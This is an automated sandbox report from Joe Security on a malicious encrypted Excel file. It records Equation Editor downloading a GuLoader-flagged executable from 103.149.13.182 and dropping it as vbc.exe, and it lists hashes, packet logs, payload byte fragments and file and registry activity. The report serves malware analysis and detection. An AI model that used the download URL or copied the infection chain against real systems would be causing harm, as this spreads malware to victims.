SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive

Category:	dropped
Size (bytes):	334840
Entropy (8bit):	7.5515570562738015
Encrypted:	false
SSDEEP:	6144:03yztyL/0/bbdat6J9mOnuuogo+aBhAYpAhX0vsMfwUrJrnBpKussJ9LQs3:03pL0/bbdat6JIO1RgBhAY4cPf3BnB3Z
MD5:	78003B1DD8F6229A23A13087082E259C
SHA1:	8A9998FEAE97C83883C682457E06E01A5F49C28A
SHA-256:	784D3F82BACA5B823EE950DF8A640E1D5A1C1EE75B78A3C26ABDA15A99A204F3
SHA-512:	36DE0D01ADAC20F81A5A9B1248239723CD77D93A60F12487E99F3DE7981ACB91CBD780F0D78705862882996A60057D3FCD3BEC3929718E72A6201795382CA6F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 15%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L...h.Oa.....h....:.....5.....@.....>.....@.....`=..Y.....0 ....text...pf.....h..... ..`.rdata.....l.....@..@.data...x.9.....@....ndata.....:.....rsrc....Y...`=..Z.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.964607650021662
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	OR17233976_00019489_20170619154218.xlsx
File size:	213672
MD5:	06f4851cbdc105cc140818b42f000b0e
SHA1:	40ac7c31fd3e2f3524bd82200491741f02f9a1ef
SHA256:	3844f8a2b3657d0141d505373f74beb01b6c2150c6931670bc241d600dca89eb
SHA512:	6454eaca3808487453945eade52a08fa09083ccf2d2f96ec1ebb7b366ec251000057e21fbb64640b1f326d0dd243ce0d17ec3e4dbb6f0d5c578051503c867761
SSDEEP:	6144:xnD5YU5hM5XL23iiQ5fw+d6vUCbEGp/t3Yoq6:xn1Hq5X63i/XGp/Lq6
TLSH:	9824027774380AD7F087FB3274C050488B41FDD7A2B0BB96591A35192AFDD0D8BA8E96
File Content Preview:	.....>.....

File Icon



Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 22:16:58.423713923 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:58.652683020 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:58.652841091 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:58.655296087 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:58.885287046 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:58.885374069 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:58.885457039 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:58.885499001 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:58.885519028 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:58.885691881 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.114145994 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.114252090 CEST	80	49173	103.149.13.182	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 22:16:59.114306927 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.114314079 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.114343882 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.114351988 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.114360094 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.114399910 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.114876986 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.114909887 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.114937067 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.114943027 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.114959955 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.114964962 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.114978075 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.114996910 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343431950 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343465090 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343499899 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343523026 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343524933 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343548059 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343548059 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343552113 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343559027 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343569994 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343578100 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343592882 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343609095 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343615055 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343626022 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343637943 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343655109 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343661070 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343672037 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343683004 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343696117 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343707085 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343718052 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343724012 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343750000 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343759060 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343770027 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343785048 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343791962 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.343805075 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.343827009 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.346543074 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572252035 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572293997 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572316885 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572329044 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572339058 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572355032 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572360039 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572364092 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572367907 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572387934 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572396040 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572412014 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572421074 CEST	49173	80	192.168.2.22	103.149.13.182

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 22:16:59.572433949 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572448969 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572454929 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572464943 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572498083 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572503090 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572524071 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572532892 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572541952 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572566032 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572582960 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572588921 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572591066 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572606087 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572611094 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572617054 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572633028 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572634935 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572662115 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572668076 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572690010 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572706938 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572721004 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572721958 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572743893 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572750092 CEST	49173	80	192.168.2.22	103.149.13.182
May 10, 2022 22:16:59.572768927 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572788000 CEST	80	49173	103.149.13.182	192.168.2.22
May 10, 2022 22:16:59.572801113 CEST	80	49173	103.149.13.182	192.168.2.22

HTTP Request Dependency Graph

- 103.149.13.182

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	103.149.13.182	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 22:16:58.655296087 CEST	2	OUT	GET /365space/.svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.149.13.182 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 22:16:58.885287046 CEST	3	IN	HTTP/1.1 200 OK Date: Tue, 10 May 2022 20:16:58 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Mon, 09 May 2022 21:26:38 GMT ETag: "51bf8-5de9add0f38f0" Accept-Ranges: bytes Content-Length: 334840 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Start time:	22:16:18
Start date:	10/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f900000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$OR17233976_00019489_20170619154218.xlsx	0	55	05 41 6c 62 75 73 20 20 20

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	3/0	binary	33 2F 30 00 18 03 00 00 02 00 00 00 00 00 00 00 A2 00 00 00 01 00 00 00 50 00 00 00 46 00 00 00 6F 00 72 00 31 00 37 00 32 00 33 00 33 00 39 00 37 00 36 00 5F 00 30 00 30 00 30 00 31 00 39 00 34 00 38 00 39 00 5F 00 32 00 30 00 31 00 37 00 30 00 36 00 31 00 39 00 31 00 35 00 34 00 32 00 31 00 38 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6F 00 72 00 31 00 37 00 32 00 33 00 33 00 39 00 37 00 36 00 5F 00 30 00 30 00 30 00 31 00 39 00 34 00 38 00 39 00 5F 00 32 00 30 00 31 00 37 00 30 00 36 00 31 00 39 00 31 00 35 00 34 00 32 00 31 00 38 00 00 00	success or wait	1	6E2C0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **1972**, Parent PID: **576**

General

Target ID:	2
Start time:	22:16:44
Start date:	10/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW

Copyright Joe Security LLC 2022

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34205F5	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	34205F5	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe	0	694	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe	694	4328	00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe	6360	8192	00 00 fd 44 00 02 fd fd 04 75 12 6a 03 fd 08 00 00 59 fd 35 40 00 56 fd 55 fd 58 fd fd 03 75 0f 68 00 18 00 00 57 53 fd 75 fd fd 0d 00 00 00 50 57 fd 75 fd 53 fd 75 fd fd 75 08 fd 15 0c fd 40 00 fd fd 75 03 fd 5d fd fd 75 08 fd fd 00 00 00 68 19 00 02 00 fd 08 00 00 6a 33 fd fd fd 69 08 00 00 3b fd 66 fd 1f 0f fd fd 03 00 00 fd 4d fd fd 45 fd 00 08 00 00 51 fd 4d 08 57 51 53 50 56 fd 15 08 fd 40 00 33 fd 41 fd fd 75 2e fd 7d 08 04 74 13 39 4d 08 74 06 fd 7d 08 02 75 1d fd 45 fd fd 45 fd fd 74 fd 37 33 fd 39 5d fd 57 0f fd fd fd 45 fd fd fd 3e 00 00 fd 66 66 fd 1f fd 4d fd fd 5e 68 19 00 02 00 fd 3e 08 00 00 6a 03 fd fd fd fd 07 00 00 3b fd 59 fd 55 fd 66 fd 1f 0f fd 6e 03 00 00 39 5d fd fd 03 00 00 fd 4d 08 74 0c 51 57 50 56 fd 15 04 fd 40 00	DujY@VUXuhWSuPWuSuu@u]uhj3i;fMEQMWQSPV@3Au.}t9Mt}uEEt739]WE>ffM^h>j;YUfn9]MtQWPV@	success or wait	44	34205F5	URLDownloadToFileW
C:\Users\Public\vbc.exe	5022	10704	00 fd 75 fd fd 47 53 fd fd 0d 00 00 fd fd 56 6a fd fd fd 35 00 00 56 fd 43 3b 00 00 fd fd 3b fd 0f fd 6a 09 00 00 39 5d fd 74 21 56 fd fd 49 00 00 39 5d fd 7c 0b 50 fd 75 fd fd 44 00 00 fd 0b 3b fd 74 07 fd 45 fd 01 00 00 00 56 fd 15 24 fd 40 00 fd 34 0c 00 00 6a 02 fd 0d 00 00 50 fd 4d 48 00 00 fd fd 3b fd 74 13 fd 76 14 fd 75 fd fd 4d 44 00 00 fd 76 18 fd 51 fd fd fd fd 45 fd 66 fd 1f 66 fd 18 fd 04 09 00 00 6a fd fd 75 0d 00 00 fd 4d fd fd 45 fd 51 50 6a 0a fd 48 00 00 fd 0b fd fd 45 fd 66 fd 1f 3b fd 66 fd 18 fd 45 fd 01 00 00 00 0f fd fd 0b 00 00 56 6a 40 fd 15 38 fd 40 00 3b c9 45 08 0f fd fd 0b 00 00 6a 0b fd 70 48 00 00 6a 0c fd 45 fd fd 66 48 00 00 fd 75 08 fd 45 fd 56 53 fd 75 fd fd 55 fd fd fd 74 3c fd 45 fd 50 fd 45 fd 50 68 14	uGSVj5VC;;j9]t!VI9]|PuD;tEV$@4jPMH;tvuMDvQEffjuMEQPjHEf;fEVj@8@;EjpHjEfHuEVSuUt<EPEPh	success or wait	7	34205F5	URLDownloadToFileW
C:\Users\Public\vbc.exe	294030	40810	18 fd fd fd fd 4e 4f fd 2c fd fd 42 fd 18 fd 09 fd 10 08 fd 3e 70 7c 3b 5f 51 fd 72 fd 65 fd 72 fd fd 63 fd fd 42 24 18 fd 21 08 fd 22 05 63 0b 0a 30 10 fd 4e fd 47 50 02 0a 08 fd 30 20 10 fd 22 ea 38 0a fd 77 1f fd fd 52 5c 45 fd fd fd 58 fd fd 39 42 31 fd fd fd 7a 7d fd 67 fd fd 25 fd fd 5d 5a 3c 3c fd fd 09 fd 49 fd 1d 4b fd fd fd 43 55 35 4e 09 fd fd 49 fd fd 10 fd 4d fd 23 1e 33 fd 7e fd 02 fd 0a 41 fd fd fd 6a fd 1a fd 15 fd 68 7d fd fd 44 71 fd 18 36 0e 13 fd fd 66 46 3b 3f fd 52 01 1b 1f fd fd 19 10 24 fd fd 1f fd 20 fd 27 2c fd 3a 4f fd fd fd 5c fd 10 fd fd 1b 2d fd 47 fd 63 1a 41 7b fd 33 fd 14 fd fd 6f 40 fd 63 51 fd 30 0b 33 fd 5f 23 fd fd fd fd 29 fd 63 03 28 fd fd 1e fd 2b fd 4c fd fd fd fd 33 fd fd fd fd 68 41 20 fd fd fd	NO,B>p|;_QrercB$!"c0NGP0 "8wR\EX9B1z}g%]Z<<IKCU5NlM#3~Ajh}Dq6fF;?R$',:O\-GcA{3o@cQ03_#)c(+L3hA	success or wait	1	34205F5	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2020**, Parent PID: **1972**

General

Target ID:	4
Start time:	22:16:49
Start date:	10/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	334840 bytes
MD5 hash:	78003B1DD8F6229A23A13087082E259C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.1176745536.0000000003A60000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 15%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nszE83D.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406078	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsjE8CA.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406078	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nszEA61.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406078	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nszEA61.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405A94	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nszEA61.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\nszEA61.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	17	406036	CreateFileW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Uforholdsvises7.wad	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\face-crying.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nszE83D.tmp	success or wait	1	403852	DeleteFileW
C:\Users\user\AppData\Local\Temp\nszEA61.tmp	success or wait	1	405C55	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nszEA61.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest	0	1070	ff 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 20 3f 3e 0d 0a 3c 61 73 73 65 6d 62 6c 79 20 78 6d 6c 6e 73 3d 22 75 72 6e 3a 73 63 68 65 6d 61 73 2d 6d 69 63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61 73 6d 2e 76 31 22 20 6d 61 6e 69 66 65 73 74 56 65 72 73 69 6f 6e 3d 22 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 64 65 70 65 6e 64 65 6e 63 79 3e 0d 0a 20 20 20 20 20 20 20 3c 64 65 70 65 6e 64 65 6e 74 41 73 73 65 6d 62 6c 79 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 3c 61 73 73 65 6d 62 6c 79 49 64 65 6e 74 69 74 79 20 74 79 70 65 3d 22 77 69 6e 33 32 22 20 6e 61 6d 65 3d 22 4d 69 63 72 6f 73 6f 66 74 2e 57 69 6e 64 6f 77 73 2e 43 6f 6d 6d 6f	<?xml version="1.0" encoding="UTF-8" standalone="yes" ?><assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0"> <dependency> <dependentAssembly> <assemblyIdentity type="win32" name="Microsoft.Windows.Commo	success or wait	1	4060D6	WriteFile
